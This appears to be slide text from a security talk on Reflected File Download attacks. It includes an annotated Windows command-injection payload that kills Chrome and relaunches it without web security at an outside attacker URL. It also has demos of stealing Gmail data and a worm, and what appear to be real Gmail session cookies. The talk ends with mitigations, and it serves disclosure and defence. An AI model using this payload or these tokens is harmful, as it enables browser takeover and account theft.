
Google Chrome

OVER NINE HUNDREEEEDD!




Let's use just 2 out of 973...

- **--disable-web-security**
shuts down same-origin-policy!
- **--disable-popup-blocker**
well...
- **Result: one big mess! YOU OWN CHROME!**



Let's create an exploit!





C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ohafif> ["\" || taskkill /F /IM ch* | md | | start chrome pi.vu/B2jj --disable-web-security
--disable-popup-blocking | |, [{"t":{"bpc":false,"tlw":false},"q":"Xwxg4gmQoA9Zn6E2DjScDWXR
zbQ"}]
```

1 Result: '['\"' is not recognized as an internal or external command, operable program or batch file.

2 || is the OR operator, since the left hand side failed, the right hand side will be executed.

3 Killing all tasks with names starting with "ch" – targeting "chrome.exe". Chrome will be closed.

4 | redirects the input to the next command

5 The md command creates new directories. Its only use here is to cause the expression to be false.

6 || same trick as before, continuing the execution since the last expression was false.

7 Starting Chrome at the attacker's URL without Web security and popup blocking.

8 || this time Chrome was started successfully, so the rest of the commands are ignored.



DEMO

Stealing emails from GMAIL



Search downloads

Downloads

[Open downloads folder](#)

[Clear all](#)

Today

Mar 17, 2014



[ChromeSetup.bat](#)

https://www.google.com/s;/ChromeSetup.bat?gs_ri=psy-ab&q=%22%7c%7c%74%61%73%...

[Show in folder](#)

[Remove from list](#)



Domain

Cookie

Zoom: 200%


Reset to default

gmailchat=hatechnion@gmail.com/531678; S=gmail=hVtMTNAVnsPsC1oNp8brwA; GMAIL_AT=AF6bupPyKqw7ju5By2U1U3U
mail.google.com PREF=ID=edbcbd84f6e69c0f:U=0dbd1e0a76d8cdec:FF=0:LD=en:CR=2:TM=1388580040:LM=1394537127:GM=1:S=A4yLTaZL
qec67PAK; SAPISID=ZDFeZOxCI5mokY1/A50zUOqmLBPjV2gEu;
SID=DQAAAM4AAABYDoffAX9qVGdBUZ_2kXS7eIGXhX_Mg7Hhx8Ivu3E4p7O1V2XMQBRH4OBfH0vfkjwSgVDW1vZUQ
mLivnBHT5jDnE0SHkNuz1i1gWNqOYLIwfvQxWhaMNXn3bD8rlTnwRr5g5bsPRv881oMA-_iyXwkvWdEEIjDzntpn0yotLQVP8
wOLDCzYeOQDzyNHMI_A80hlyIng2GQ5Ur



DEMO

Cross-Social Network RFD Worm



How to Fix RFD?

- Use exact URL mapping – no wildcards!
- Do not escape! Encode! ~~\"~~ \u0022 or \x22
- Add Content-Disposition w/ filename att.:
Content-Disposition: attachment; filename=1.txt
- Require Custom Headers for all APIs
- If possible use CSRF tokens

How to Fix RFD - more?

- **Whitelist Callbacks – reflected by default!**
- **Enforce XSSI mitigation like for(;;);**
- **Never include user input in API usage errors.**
- **Remove support for Path Parameters (semicolons)**
- **X-Content-Type-Options: nosniff**


Summary

- **Your site can be used to attack users!**
- **Attackers get full control of victims machine.**
- **A file is downloaded without being uploaded.**
- **Advanced exploitation (chrome/powershell) and bypasses (windows).**
- **Fix it! I am so scared!**

Who is responsible?

“We recognize that the address bar is the only reliable security indicator in modern browsers.”

The Google Vulnerability Reward Program Rules



THANK YOU!

Follow Me: @orenhafif

Follow Us: @spiderlabs